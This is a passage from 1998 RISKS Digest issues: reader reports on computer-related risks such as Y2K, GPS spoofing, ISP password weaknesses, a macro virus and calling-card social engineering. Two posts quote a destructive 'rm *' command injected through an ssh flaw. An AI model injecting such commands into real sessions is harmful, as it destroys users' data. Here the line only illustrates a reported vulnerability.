1998, a state auditor identified as flawed decisions and
incompetent

management on both sides. (See [RISKS-19.12](#), .43, and .47 for

earlier

reports on the California system.) [Source: Cathleen Ferraro, Sacramento

Bee, reported by Nando.net/Scripps-McClatchy Western, 13 Jun 1998; PGN Stark

Abstracting]

⚡ Who is leaving the security doors open in Japan?

Keith Rhodes <rhodesk.aimd@gao.gov>

Thu, 18 Jun 98 10:19:52 -0500

A 1996 survey of 2,000 Japanese companies conducted by an institute affiliated with the Ministry of Industrial Trade and Industry revealed that only 17.1 percent had a security manager in charge of preventing unauthorized access to their computer networks; 14.3 percent offered security education; 7 percent used firewalls. More than half of the respondents said they didn't take necessary protective measures because they don't know what to do. [NOTE: Source: a rather revealing editorial in the "CYBERIA" section of *The Japan Times*, 18 Jun 1998; PGN Stark Abstracting]

⚡ Severed MCI cable cripples the Net

"Edelson, Doneel" <doneeledelson@aciins.com>

Tue, 16 Jun 1998 16:37:17 -0500

A fiber optics cable was severed under 42nd Street in the Bronx, affecting

Internet service and long-distance phone calls to much of the

East Coast on
11 Jun 1998. MCI workers spliced the cable, but are still
searching for the
exact cause of the break. [Source: MSNBC, 11 June 1998, PGN
Abstracting]

✶ Will we have power on Jan. 1, 2000?

"Edelson, Doneel" <doneeledelson@aciins.com>
Tue, 16 Jun 1998 16:37:17 -0500

A Senate Y2K committee (whose chairman believes that if today
were 1 Jan
2000, the nation's power grid would collapse) heard testimony
from utility
experts who were not able to promise that power would remain
available in
the U.S. when the Y2K date rolls around. [Source: MSNBC, 12
June 1998, PGN
Abstracting. Incidentally, a House hearing on 16 June 1998
considered the
Y2K threats to the telecommunications networks.]

✶ Fire risks compounded by loss of residential power

Jeremy Erwin <jerwin@antioch-college.edu>
Wed, 17 Jun 1998 13:34:07 -0400

The Washington Post reported (15 June 1998) that a residential
fire
recently killed one 13 year old boy and seriously burned four
others, when,
during a power outage caused by severe thunderstorms that night,
candles
were used to provide lighting. A candle tipped over and ignited
a chair, but

the occupants were not immediately warned of the resulting flames because the smoke detector ran off the house's electrical grid. When members of the household smelled smoke, they could not immediately call for help because their cordless phone required AC power to run.

The Risks: Although the fire could have been prevented by more prudent choice of "emergency" or supplemental lighting systems-- e.g. flashlights, the fact that their smoke detector required outside power to run does point to a risk in the residential building code. Electrical power losses are common here, in Virginia Summers, either because of sizable loads-- air conditioners-- or because of frequent electrical storms. Additionally, I'm not sure that AC powered smoke detectors are necessarily reliable in the case of an electrical fire. The cordless phone also contributed to the risks. Although a standard phone may have allowed the victims to call for help more quickly, phones that require supplemental AC power may well become more common, especially as POTS is replaced by digital standards.

Full details are available at

<http://washingtonpost.com/wp-srv/WPlate/1998-06/15/1231-061598-idx.html>

Jeremy Erwin

⚡ Double points from supermarket loyalty-card system

Paul Howlett <paulh@cs.city.ac.uk>

Wed, 17 Jun 1998 11:46:46 +0100

A leading UK supermarket chain have been found to have a hole in their loyalty-card system which allows customers to claim twice as many points as those earned.

The hole becomes apparent only if two customers, both using a loyalty card attached to the same points account, pay for their shopping simultaneously at different checkouts. The lack of any file locking in the system allows both customers to claim for points from the same account. The result being that the points are claimed from the account twice.

Paul Howlett +44 171 477 8469 paulh@cs.city.ac.uk
<http://www.cs.city.ac.uk/homes/paulh/>

✶ Re: Exchange/Outlook plug-in for PGP bypasses crypto (Choe, R-19.81)

"Joshua R. Poulson" <jrp@pun.org>
Tue, 16 Jun 1998 19:44:12 -0700

I've also be berating PGP, Inc. (now NAI) because PGP 5.5.3 also does not always correctly sign messages I send with Outlook 98. Their support side has practically disappeared since the buy-out.

In the same lines as risky behavior because you believe your transport is safe, there was a recent exploit discovered in versions of ssh prior to 1.2.25 where third parties could insert data into the stream that would be

unencrypted and trusted on the destination end. Insert a "^Zrm*" at the right time and boom.

⚡ Re: Navy stops teaching celestial navigation

Kurt Cockrum <kurt@grogatch.seaslug.org>

Tue, 16 Jun 1998 12:16:19 -0700

Perhaps things have "advanced" to the point where manipulating a sextant might be considered an activity more suitable for a technician, i. e. an enlisted person, than "an officer and a gentleperson". Certainly a quartermaster would have this skill. I can't help wondering what effect this would have on the respectful relations between enlisted folk and officers that is necessary for effective leadership, though.

There are a number of navigation/nautical skills that exist, that all tend to complement each other, such as dead-reckoning, compass navigation, sailing, and the like. If we lived in a sane world, GPS would simply be regarded as another valuable navigation tool, to be added to an already well-stocked toolbox; but we wouldn't foolishly throw away the rest of the tools just because we had GPS.

⚡ Meaconing (Re: Navy celestial navigation, [RISKS-19.79](#))

Ralph Hoefelmeyer/CSP/BSM/MCI <Ralph.Hoefelmeyer@MCI.Com>

16 Jun 98 14:16:56 EDT

meaconing: A system of receiving radio beacon signals and rebroadcasting them on the same frequency to confuse navigation. The meaconing stations cause inaccurate bearings to be obtained by aircraft or ground stations.

In the context of GPS, spurious signals sent to a receiver to indicate a different location. Interesting idea.

Ralph S. Hoefelmeyer, MCI Ralph.Hoefelmeyer@MCI.com

✂ Meaconing (Re: Navy celestial navigation, [RISKS-19.79](#))

Henry Spencer <henry@spsystems.net>

Wed, 17 Jun 1998 13:15:04 -0400 (EDT)

> The real problem to this ex-GI is that what happens when war breaks out
> and we find the GPS signal either jammed or, worse, meaconed [*] ...

For those not up on WW2 electronic-countermeasures history, "meaconing" is the word that was coined to describe masking of German radio beacons by receiving the signals of the genuine beacons and rebroadcasting them at high power from transmitters in Britain. The GPS signals are really very low-powered and it would be easy to swamp them. Some of the smarter military GPS receivers are capable of figuring out that they are being jammed and reconfiguring their antennas to minimize the effects, but it is

not clear whether rebroadcasting of genuine GPS signals would trigger this countermeasure, and in any case a lot of receivers aren't that smart.

> Now imagine you've got a unit which has become dependent on the GPS and
> have allowed their land navigation skills to atrophy...

I would speculate that current policies are heavily influenced by the Gulf War experience, in which it became clear that traditional land-navigation skills are fairly useless (at least to the average soldier) in featureless desert with out-of-date maps. GPS, vulnerabilities and all, really was a godsend there.

> If I was a unit commander, I'd lock up the GPS's in the supply room and do
> all my field training without them. If the balloon goes up and they work,
> fine, If not, we are ready.

While this is not a bad idea in general, one does have to train enough with the new gadgets to be handy with them and to know their limitations. According to Aviation Week, there were a number of cases in the Gulf War when one of the senior commanders got a visit from people who told him about a wonderful ultra-secret gadget that could be made available and would make his job easier, and he told them to get lost, because he couldn't use it effectively without the opportunity to train his people with it first, and there wasn't time for that any more.

Henry Spencer henry@spsystems.net or henry@zoo.toronto.edu

✉ Re: 15th century time machine and Y2K ([RISKS-19.79,81](#))

Steve King <king@cs.york.ac.uk>

Wed, 17 Jun 1998 10:05:02 +0100

The London Times of Monday June 15 1998 has further details of this device, including a picture. Archive copy available at <http://www.the-times.co.uk/> .

Steve King, Dept of Computer Science, University of York,
Heslington,
York YO10 5DD UK king@cs.york.ac.uk phone 01904 433068

[Original URL not valid. Changed in archive copy. PGN]

✉ Privacy Digests

<RISKS moderator>

17 Apr 1997

Periodically I remind you of TWO useful digests related to privacy, both of which are siphoning off some of the material that would otherwise appear in RISKS, but which should be read by those of you vitally interested in privacy problems. RISKS will continue to carry general discussions in which risks to privacy are a concern.

* The PRIVACY Forum is run by Lauren Weinstein. It includes a digest (which he moderates quite selectively), archive, and other features, such as PRIVACY Forum Radio interviews. It is somewhat akin to RISKS;

it spans

the full range of both technological and nontechnological privacy-related

issues (with an emphasis on the former). For information regarding the

PRIVACY Forum, please send the exact line:

information privacy

as the BODY of a message to "privacy-request@vortex.com"; you will receive

a response from an automated listserv system. To submit contributions,

send to "privacy@vortex.com".

PRIVACY Forum materials, including archive access/searching, additional

information, and all other facets, are available on the Web via:

<http://www.vortex.com>

* The Computer PRIVACY Digest (CPD) (formerly the Telecom Privacy digest) is

run by Leonard P. Levine. It is gatewayed to the USENET newsgroup

comp.society.privacy. It is a relatively open (i.e., less tightly moderated)

forum, and was established to provide a forum for discussion on the

effect of technology on privacy. All too often technology is way ahead of

the law and society as it presents us with new devices and applications.

Technology can enhance and detract from privacy. Submissions should go to

comp-privacy@uwm.edu and administrative requests to comp-privacy-request@uwm.edu.

There is clearly much potential for overlap between the two digests,

although contributions tend not to appear in both places. If you are very

short of time and can scan only one, you might want to try the former. If

you are interested in ongoing discussions, try the latter.

Otherwise, it
may well be appropriate for you to read both, depending on the
strength of
your interests and time available.

PGN



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 83

Tuesday 23 June 1998

Contents

- [Recent RISKS subscriber problem](#)
[PGN](#)
- [ISPs not liable for actions of subscribers](#)
[Edupage](#)
- [Expectations of technology](#)
[Chip Seymour](#)
- [Software Piracy Battle Heats Up](#)
[Edupage](#)
- [Arizona Lottery Pick 3 random number bug](#)
[Alan Hamilton](#)
- [GPS - one they didn't think of](#)
[Ian Cargill](#)
- [ISP Security fiasco](#)
[Paul van Keep](#)
- [Social security numbers on-line](#)
[John W. Lewellen](#)
- [New virus posts user documents to public newsgroups](#)
[Mikko Hypponen](#)
- [Anonymous call rejection](#)
[Edupage](#)

- [Shuttle imaging Y2K problem?](#)
[Daniel A. Graifer](#)
 - [More on @\\$%& software](#)
[Phil Agre](#)
 - [Re: Exchange/Outlook plug-in for PGP ...](#)
[Curt Sampson](#)
 - [Re: German high-speed train disaster](#)
[Peter da Silva](#)
 - [Re: Fire risks compounded by loss of ... power](#)
[Eric Roesinger](#)
[David Kipping](#)
 - [Re: Severed MCI cable cripples the Net](#)
[Seth Breidbart](#)
 - [Social Engineering free long distance](#)
[Max Stevens](#)
 - [REVIEW: "Web Security and Commerce", Simson Garfinkel/Gene Spafford](#)
[Rob Slade](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ Recent RISKS subscriber problem

<PGN>

Mon, 22 Jun 1998

Due to a Majordomo configuration glitch, all new subscriptions between last Friday afternoon and Monday morning went into a BLACK HOLE. Sadly, the folks who need to know about this probably won't see this until they get tired of waiting and try again -- if they ever scan the archives. SORRY!

⚡ ISPs not liable for actions of subscribers

Edupage Editors <educom@educom.unc.edu>

Tue, 23 Jun 1998 12:46:03 -0400

The Supreme Court has let stand a lower court ruling that frees Internet service providers such as America Online from legal liability for information one subscriber circulates to millions of others. The appeals court said that federal law "plainly immunizes computer service providers like AOL from liability for information that originates with third parties."

The case is Zeran vs. America Online, 97-1488. (*San Jose Mercury News*, 22 Jun 1998; Edupage 23 June 1998)

✦ Expectations of technology

Chip Seymour <cseymour@mail11.mitre.org>

Mon, 22 Jun 98 16:37:18 -0400

We have wittingly fallen victim to a behavior modification problem that has resulted from the way we think technology works (or should work). Or, perhaps the way we FAIL to think about it. Either way, it appears to be life threatening.

Two cases in point:

Last week, a smoky fire broke out in the basement of a Chase Manhattan Bank building on Wall Street. People working on the 22nd floor of the building noticed the "lights started to flicker and then the phones went dead, but the computers were still working."

Apparently the company's UPS kicked in, allowing the computers to remain functional. However, a person's perception of a power failure is that either everything stays on (power) or everything shuts down (failure).

The failure of the lights and phones would lead one to believe the power has been lost. However, the computers continued to run, leading the people to confusion. "We all looked at each other because we couldn't figure out what the heck was going on."

They remained at the helm for another 20 minutes before someone smelled smoke. Then a person from another part of the building warned them to leave. At the end, thirteen people were injured.

The second case involves a horrible traffic accident where the driver and passenger were injured and pinned in a flaming vehicle. A witness dialed 911 on his cellular phone.

U.S. residents "all know" that 911 is the number to call to request emergency equipment. What we don't "all know" is that cellular calls to 911 do not automatically provide an Automatic Location Identifier to emergency responders (although a few 911 cell ALI systems have sprouted since this accident happened).

In Massachusetts, where this accident happened, all cellular 911 calls are routed to one of two State Police barracks, then are transferred to the responding agency. This 911 call was answered 50 miles away.

The witness was fairly spun up because of the immediate danger to the accident victims. Due to his excitement, the 911 operator had difficulty understanding the caller, resulting in a delayed response. The victims were finally extricated, treated at a local hospital (multiple fractures, burns, sucking chest wound), and eventually released.

The risk here is that the witness couldn't fathom that the 911 call wasn't sent to the closest 911 Public Safety Answering Point, and that the 911 operator had no indication of the accident location. He expected technology to work the way he **thought** it should work.

The public at large seems to have a notion that technology will always perform in the manner perceived, with little notion of how that perception is developed. I suspect, in our frantic pursuit of the newest and fastest whozywatts, this will be the case for a while, and it's our fault.

Chip Seymour <cseymour@mitre.org>

🔥 Software Piracy Battle Heats Up

Edupage Editors <educom@educom.unc.edu>

Sun, 21 Jun 1998 12:33:47 -0400

A report released earlier this week by the Software Publishers Association and the Business Software Alliance shows the industry lost \$11.4 billion to pirates who produce illegal copies of software. SPA now acknowledges that

its strategy of settling infractions with a fine and a confidentiality agreement has not been very successful, and vows to begin pressing charges and publicizing the names of offenders. "I don't like doing that, but it serves as an education to companies in a similar situation," says the SPA's director of anti-piracy efforts. "If they want to keep ripping off our members, why should we treat them nicely?" Some areas have shown improvement -- Europe, which had a piracy rate of 90% five years ago, is now down to 50% -- still, that's almost twice as high as the U.S., which is 27%.
(TechWeb 19 Jun 1998: Edupage, 21 June 1998)

⚡ Arizona Lottery Pick 3 random number bug

Alan Hamilton <alanh@primenet.com>
20 Jun 1998 23:40:01 -0700

The Arizona Lottery suspended its new Pick 3 game when they discovered that the computer selecting the winning numbers never picked 9 (<http://www.arizonalottery.com/new/pick3faq.html>). The Pick 3 game had players select three numbers, 0-9. Why do I have a sneaking suspicion that their code probably looked like `INT(RND * 9)`?

The lottery is offering refunds to players that had played 9, but they have to still have their losing tickets. I suspect that most players threw away their tickets when they lost.

The lottery plans to reintroduce the Pick 3 game, using a ping-pong ball

machine (as its other games use) rather than a computer.

If a simple bug like this slipped through, I'd have to wonder about the robustness of their random number generator, which would be another risk.

Alan Hamilton <alanh@primenet.com>

⚡ GPS - one they didn't think of

Ian Cargill <ian@soliton.demon.co.uk>

Tue, 23 Jun 1998 21:48:50 +0100

There has been quite a bit of discussion on comp.risks lately about the various risks associated with relying on GPS systems. I read about another one today that not many people will have thought of. (Daily Telegraph, June 23, 1998)

When a body weighed with an anchor was caught in a fishing boat's nets, police launched a murder investigation. After identifying the body (by the maintenance records for the Rolex Oyster Perpetual Date Chronometer it was wearing!), their investigations uncovered a man who had stolen the victims identity and allegedly murdered him to prevent it being discovered.

The nice bit is that they found the GPS navigation unit for his yacht in his garage. The GPS route history showed that he had been close to the area where the body was found just about the time that it was believed to have been dumped! After that, it was all downhill...

He should have dumped the GPS, too.

Ian Cargill CEng MIEE Soliton Software Ltd.

✶ ISP security fiasco

Paul van Keep <pvk@acm.org>

Tue, 23 Jun 1998 10:36:26 ECT

WorldOnline, one of the large dutch ISP has suffered a number of security failures recently. These were mainly attributable to human error and weak OS level security measures. The most prominent mistake was to assign passwords to users by using a combination of the first four letters of their userid and a 4 digit code. I even doubt that the 4 digit code is randomly chosen but even if it is, cracking an account with this knowledge is pretty easy and straightforward. In an attempt at damage control, WorldOnline last week stated that it's system is secure and that users should not worry, although they do not feel responsible for breakins on websites that they host. To prove their point and to get some positive publicity, they even launched a competition with a prize of \$7400 for the first reproducible crack. The prize was claimed within a few days by a cracker who managed to extract thousands of private e-mails from a mail server. Another team cried foul because the system they had hacked into (running the internal helpdesk) had been abruptly switched off in an attempt to stop the crackers.

The dutch
provider association (NLIP) has denounced the competition as a
cheap
publicity stunt.

Paul van Keep

✂ Social security numbers on-line

"John W. Lewellen" <Lewellen@aps.anl.gov>

Tue, 23 Jun 1998 10:27:07 -0500

I found this little gem today while searching for something
completely
unrelated.

A person had listed, on his on-line resume (or curriculum vitae,
if you
prefer), his name, birth date, social security number, marital
status, and
home address.

It's bad enough when organizations collect them, but to give such
information out this freely...?

The risks? Just the usual ones of posting such information on-
line, and not
having it located behind any sort of security screen. Less
obvious? The
home page owner didn't realize the risks ... and there's
apparently no-one
else at the site responsible for checking content. This is
perhaps
understandable for someone's home page on a commercial
server ... but this
one was part of a department's staff listing.

John Lewellen <Lewellen@aps.anl.gov>

Advanced Photon Source, Argonne National Lab.

✦ New virus posts user documents to public newsgroups

Mikko Hypponen <Mikko.Hypponen@DataFellows.com>

Mon, 22 Jun 1998 01:32:39 +0300

A Word macro virus called WM/PolyPoster was recently found. As the number of macro viruses is soon reaching 3000, there's nothing special about this. However, under the right conditions, this virus sends copies of a victim's Word documents to 23 different Usenet newsgroups under subject lines like "New Virus Alert!," "Important Princess Diana Info" and "How to find child pornography."

Risks are obvious and three-fold:

1. Private and confidential data is disclosed to the world
2. When unsuspecting fellow users download and read these documents, they get infected themselves
3. The user's name get's archived to services like DejaNews as posting messages related to software pirates or child porn.

More details at:

<http://www.DataFellows.com/news/pr/eng/fsav/19980618.htm>

<http://www.DataFellows.com/v-descs/agent.htm>

This virus is not known to be widespread at this time.

Mikko Hermanni Hypponen - Mikko.Hypponen@DataFellows.com Tel +358 9 859 900

Data Fellows Group, PL 24, FIN-02231 Espoo, Finland <http://www.DataFellows.com/>

✶ Anonymous call rejection

Edupage Editors <educom@educom.unc.edu>

Tue, 23 Jun 1998 12:46:03 -0400

The California Public Utilities Commission has voted to allow Pacific Bell to offer a service that allows customers to reject calls from people who have blocked transmission of their own phone numbers, a service called "anonymous call rejection" (ACR). The ruling is an attempt to balance the rights of caller and the party being called. Consumer advocate Charles Carbone explains, "People are pretty passionate about ACR and complete blocking and select blocking. I get people who call up and say, 'I consider complete blocking a critical issue and one that protects my privacy,' and from people who say, 'It's my right to know who's calling me and I don't want to take a call from someone who doesn't want to tell me who they are.'"

(*Los Angeles Times*, 22 Jun 98; Edupage 23 June 1998)

✶ Shuttle imaging Y2K problem? (O'Leary via Wood, [RISKS-19.81](#))

"Daniel A. Graifer" <dgraifer@cais.com>

Mon, 22 Jun 1998 10:56:33 -0400

>There is a Year 2000 problem with the SIR-C processor ...

Once in a while, economics has something to contribute to RISKS

issues. It sounds like the SIR-C processor is functioning as what economists call a "public good". If the manager of the SIR-C processor doesn't have the resources to contemplate a fix, perhaps the user community does. The problem is determining how much the user community would be willing to pay.

Academic economics has pretty much solved the problem of obtaining accurate bids for a public good. This is generally done with a "Groves Mechanism" (see Groves, T. and J. Ledyard, 1977, "Optimal allocation of public goods: a solution to the `free rider' problem", *Econometrica* 45, 783-811.) This is a bidding scheme where it can be proved that the optimal strategy for the bidders for the maintenance of a public good is a truthful assessment of what the good is worth to each bidder (which economists equate with the most the bidder would pay). If the sum of the bids exceeds the cost of the public good, each bidder is asked to pay an amount less than or equal to their bid. But the mechanism rigs the game so that bidding more than it's true value is likely to result in bill for more than it's worth to you, while bidding less will not change the amount you are billed, but may cause the entire project to be scrapped for insufficient community interest.

Daniel A. Graifer <dgraifer@cais.com>

More on @#\$%& software

Phil Agre <pagre@weber.ucsd.edu>

Mon, 22 Jun 1998 13:40:05 -0700 (PDT)

An article in the 17 Jun 1998 *Wall Street Journal* (Robert Cwiklik, "Honest, mom, I don't even know what those @\$%& words mean", page B1) describes a program called "Secret Writer's Society" that is supposed to help children write by reading their writing back to them in automatically generated speech. Under certain conditions, however, the recitation is augmented with every obscenity in the English language. The problem is evidently that the program also reads out loud its full dictionary of words that it is supposed to filter out.

Judging from the sound of the conditions under which the problem arises, some kind of array bounds check is not being done. Assuming that this isn't another in the Wall Street Journal's recent series of urban myths, it's a depressing comment on the state of computer programming. Way back when I was a college student, we were taught programming languages that automatically prevented your program from reading random swatches of memory through automatic bounds checking. This was presented as a boring and well-established technology, which of course it was. So many of the problems reported on Risks result from the failure to apply methods that were prevalent 40 years ago.

✶ Re: Exchange/Outlook plug-in for PGP ... (Poulson, [R-19.82](#))

Curt Sampson <cjs@portal.ca>

Sat, 20 Jun 1998 21:59:39 -0700 (PDT)

> Insert a "^Zrm *" at the right time and boom.

Actually, that would be "^Drm *". Regardless, this is hardly the first problem that has appeared with ssh. At least twice before I've had to run out and update all of my machines immediately due to problems of this sort that have appeared. Fortunately, the problems appear to be publicised quickly, and a solution is available almost immediately.

This appears to me to be about the best way of dealing with these problems that I can think of. It's certainly unrealistic to expect that problems will never occur in a programs as complex as the ssh suite, and, given the amount of scrutiny that this system comes under, I'm impressed that there have been only three or four incidents of this type in the last dozen revisions or so.

Curt Sampson, Internet Portal Services, Inc., Vancouver, BC
(604) 257-9400 <http://www.portal.ca/> cjs@portal.ca

✶ Re: German high-speed train disaster (Leshner, [RISKS-19.81](#))

Peter da Silva <peter@baileynm.com>

Sun, 21 Jun 1998 10:28:11 -0500

This is not a new problem. Back in the early '80s I spent a couple of years working on the real-time control software for a "hot box"

detector, that sat
by the track and examined wheels and bearings as trains went by
and looked
for wheels that were hot... it's amazing the number of failure
modes that
could be detected simply by looking for an excessively hot
bearing. Flats
were one of the things that could generate an alert.

Of course it had code to allow for temperature differences
between different
kinds of wheels and bearings, and those caused by sunlight on
one side of
the train.

The detector worked at up to 90 miles an hour, with a 2 MHz Z80
CPU doing
all the analysis and templating of trains, and delivering alerts
over the
radio to the driver (using a male voice... normally female
voices are easier
to hear but in this case the engineer has a lot of high
frequency noise to
deal with). There were no identifying marks on the trains, they
and their
cars had to be recognised simply by the timing of the wheels as
they passed
the detectors.

Further processing and reports were handled by a Microvax in the
control
center in Portsmouth, Ohio. I think it was a Microvax I... a box
with less
CPU power than the original Macintosh.

I'm really surprised that they didn't have something better on a
200 MPH
train in 1998.

⚡ Re: Fire risks compounded by loss of ... power (Erwin, R-19.82)

Eric Roesinger <aerie@on-net.net>

Sun, 21 Jun 1998 17:04:37 GMT

> When members of the household smelled smoke, they could not immediately
> call for help because their cordless phone required AC power to run.

Which is why the instruction books for many cordless phones include a warning NOT to use a cordless phone as the only phone in a residence. In fact, on many of the models which my engineering group specifies and/or designs, we have this information repeated in several places (a drop-in safety leaflet, and sometimes even on labels affixed to the product, as well as RTFM).

Nonetheless, despite warnings, people behave as if they are stupid...

Eric Roesinger, Member Technical Staff,
Communications RF Cordless Development, Thomson Consumer
Electronics

✶ Re: "Fire risks compounded by loss of residential power" (R-19.82)

David Kipping <kippling@compuserve.com>

Mon, 22 Jun 1998 19:38:01 -0400

When smoke detectors become popular in the '80s, I added several to my existing home. They were battery operated and the battery "chirped" for a week or two before it went dead.

In 1992 I built a new home and smoke detectors were installed (BRK Electronics Model 86RAC). The primary power is AC, but the detector has a backup battery which also "chirps" when it runs low. The original batteries lasted 4 years before they ran down. [Since I was not aware that the smoke detector contained a battery, this caused a certain amount of confusion at 3 AM when the chirping started.]

I am surprised that it is legal to sell AC powered smoke detectors that do not have a battery backup. Maybe the building codes in Virginia are more lenient than those in Idaho where I live.

David Kipping <kippping@compuserve.com>

✶ Re: Severed MCI cable cripples the Net (Edelson, [RISKS-19.82](#))

Seth Breidbart <sethb@panix.com>

Sun, 21 Jun 1998 22:38:29 -0400 (EDT)

>A fiber optics cable was severed under 42nd Street in the Bronx, [...]

There is no 42nd Street in the Bronx. 42nd Street runs through midtown Manhattan. Seth

[A Bronx cheer for those of you who didn't know that. I didn't believe it for a minute, but I avoid trying to correct everything that does not look right, for obvious reasons. PGN]

⚡ Social Engineering free long distance

Max Stevens <jomsteve@undergrad.math.uwaterloo.ca>

Mon, 22 Jun 1998 09:46:47 EDT

I have a calling card here in Canada with Bell, the countries largest long distance carrier. Over the weekend I discovered that the PIN number for it had been changed. I called up customer service and asked them what had happened. They said that *I* had changed it two days ago. I asked them what was required in order to change the pin number, and apparently a password (one I've long since forgotten) that's mailed out with the card is the only way. Upon pressing further, they admit that if the caller appears under duress, they'll change it.

The risks here are obvious, but what I find even more interesting is that:

- they didn't log when the change actually occurred
- they didn't log the number where the call originated
- the only information they required was my name and phone number,
not even my billing address was required.

Assuming most people have calling cards, imagine what you could do by picking names out of the phone book and calling Bell?

Max Stevens
jomstevens@uwaterloo.ca

⚡ REVIEW: "Web Security and Commerce", Simson Garfinkel/ Gene Spafford

"Rob Slade, doting grandpa of Ryan and Trevor" <rslade@sprint.ca>

Mon, 22 Jun 1998 14:02:15 -0800

BKWBSCCM.RVW 980411

"Web Security and Commerce", Simson Garfinkel/Gene Spafford, 1997,

1-56592-269-7, U\$32.95/C\$46.95

%A Simson Garfinkel simsong@aol.com

%A Gene Spafford spaf@cs.purdue.edu

%C 103 Morris Street, Suite A, Sebastopol, CA 95472

%D 1997

%G 1-56592-269-7

%I O'Reilly & Associates, Inc.

%O U\$32.95/C\$46.95 800-998-9938 707-829-0515 nuts@ora.com

%P 483 p.

%T "Web Security and Commerce"

Anyone who does not know the names Spafford and Garfinkel simply does not

know the field of data security. The authors, therefore, are well aware

that data security becomes more complex with each passing week. They note,

in the Preface, that the book cannot hope to cover all aspects of Web

security, and therefore they concentrate on those topics that are absolutely

central to the concept, and/or not widely available elsewhere. Works on

related issues are suggested both at the beginning and end of the book.

Chapter one, which is also part one, introduces the topic, and the various

factors involved in Web security. The topic is examined from the perspective of the user and vendor, and also looks at vulnerabilities at the

server site, client computer, and the network in between.

Part two concerns the user. Chapter two looks at the various possible

problems with browsers, not all of which are related to Web page programming. Java security is only marginally understood by many "experts," and not at all by users, so the coverage in chapter three is careful to point out the difference between safety, security, and the kind of security risks that can occur even if the sandbox *is* secure. ActiveX and the limitations of authentication certificates are thoroughly explored in chapter four. Chapter five looks briefly but analytically at the possible invasions of privacy that can occur on the Web.

Part three deals more completely with the question of digital certificates. Chapter six explains the various techniques for identification confirmation. The use of certification authorities is reviewed in chapter seven, including the activity this can generate on Web browsers. Chapter eight covers the steps needed to obtain a client-side digital certificate from Verisign. Microsoft's Authenticode code signing system is detailed in chapter nine.

Cryptography must be invoked at some point for any kind of data security, and particularly for security over insecure networks, so part four invests some depth in the topic. Chapter ten starts with cryptographic basics, simply in terms of the various functions cryptography can provide. Functional limitations of cryptography, various existing systems, and US and international regulation with respect to the technology are discussed in chapter eleven. SSL (Secure Sockets Layer) and TLS (Transport Layer Security) are described in chapter twelve.

Part five details technical aspects of securing Web servers. Traditional host security weaknesses are reviewed in chapter thirteen. Chapter fourteen looks at specific strengthening measures for Web servers. Rules for secure CGI (Common Gateway Interface) and API (Application Programmer Interface) programming are promulgated in chapter fifteen, along with tips for various languages.

Commercial and societal concerns are major areas in Web security, so part six reviews a number of topics related to commerce, as well as other social factors. Chapter sixteen looks at current non-cash payment systems, and the various existing, and proposed, digital payment systems for online commerce. Censorship and site blocking are carefully examined in chapter seventeen. A variety of legal issues are discussed, civil in chapter eighteen, and criminal in nineteen.

In reviewing books I very often find that appendices are often filler. The most useful tend to be bibliographies or lists of vendor contacts. Too many seem to be mere self-indulgent filler used by the author to pad out the book. Although it has almost nothing to do with Web security as such, I very much enjoyed Appendix A, Garfinkel's recounting of the lessons learned in setting up a small ISP (Internet Service Provider). (I suppose that this could be considered valid coverage of Web commerce.) The other appendices are more directly related to the topic, including information on the

installation of Web server certificates, the SSL protocol, the PICS (Platform for Internet Content Selection) specification, and references.

In comparison to Stein's "Web Security" (cf. BKWEBSEC.RVW) I find it very difficult to choose between the two. Each is readable, and each is aimed pretty much at the same target audience. There is little to choose between them for technical depth: each has useful information that the other does not. Both are excellent: what the heck, buy two, they're small.

copyright Robert M. Slade, 1998 BKWBSCCM.RVW 980411



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 84

Tuesday 7 July 1998

Contents

- [Computer glitch snags airline travel](#)
[Doneel Edelson](#)
- [Coffee spill affects air traffic](#)
[Doneel Edelson](#)
- [Yet another baggage-system problem](#)
[Peter B. Ladkin](#)
- [PacBell PCS outage](#)
[Tony Lima](#)
- [Vendors unite against bad applets](#)
[Edupage](#)
- ["The world's largest online database!"](#)
[Lindsay F. Marshall](#)
- [House hears about encoded circuit board missing from Chinese rocket](#)
[Doneel Edelson](#)
- [Lucent cracks e-commerce encryption code](#)
[Edupage](#)
- [FIPS-Flop: Reuters on failed NIST key-recovery effort \(Alan Davidson\)](#)
- [NSA declassifies encryption code](#)
[Edupage](#)
- [Woman cracker gets five-month prison sentence](#)

[Edupage](#)

- [Defining the line between hacking and web surfing...](#)
[Eli Goldberg](#)
 - [Y2K problem worries CIA](#)
[Edupage](#)
 - [Galaxy IV, 600 days and Y2K](#)
[Dennis Elenburg via Ben Torrey](#)
 - [Galaxy IV muzak withdrawal](#)
[Philip Edmonds](#)
 - [No manual switching for railroads; result, famine](#)
[Doneel Edelson](#)
 - [A new wrinkle in address harvesting?](#)
[George Swan](#)
 - [Re: More on @\\$%& Software](#)
[Michael A. Nelson](#)
 - [REVIEW: "The Year 2000 Software Problem", Capers Jones](#)
[Rob Slade](#)
 - [Info on RISKS \(comp.risks\)](#)
-

✚ Computer glitch snags airline travel

"Edelson, Doneel" <doneeledelson@aciins.com>

Thu, 2 Jul 1998 10:01:48 -0500

Hundreds of American Airlines flights were delayed Tuesday evening after its Sabre Group computer stopped functioning at 5:18 p.m. CT and was out of service for at least four hours. An American Airlines spokesman said the delays ranged from 8 minutes to a few hours on domestic and international flights, due to a software problem. This was the second Sabre central-system outage in a week. The outages affected about 50 airlines that use Sabre for reservations, seat assignments, baggage info, etc.

[Source: Sara Nathan, *USA Today*, 1 Jul 1998, PGN Abstracting]

☚ Coffee spill affects air traffic

"Edelson, Doneel" <doneeledelson@aciins.com>

Mon, 29 Jun 1998 09:01:43 -0500

A coffee spill in a control tower distracted controllers long enough to delay instructions to a passenger jet, causing two planes to pass within 20 feet of each other over New York's LaGuardia Airport, the Daily News reported yesterday. The incident happened on April 3 as a US Airways plane was preparing to land on one runway and an Air Canada plane was taking off on an intersecting runway.

[Reuters - from The Baltimore Sun, 6/29/98.]

☚ Yet another baggage-system problem

"Peter B. Ladkin" <ladkin@rvs.uni-bielefeld.de>

Sun, 05 Jul 1998 19:13:22 +0200

This time it's at Kuala Lumpur's new airport which opened Tuesday 30 Jun 1998. The check-in systems were also fouled up. The problems were still persisting Friday, July 3, the fourth day of operation. Looks as though Denver was a pioneer in more ways than one.

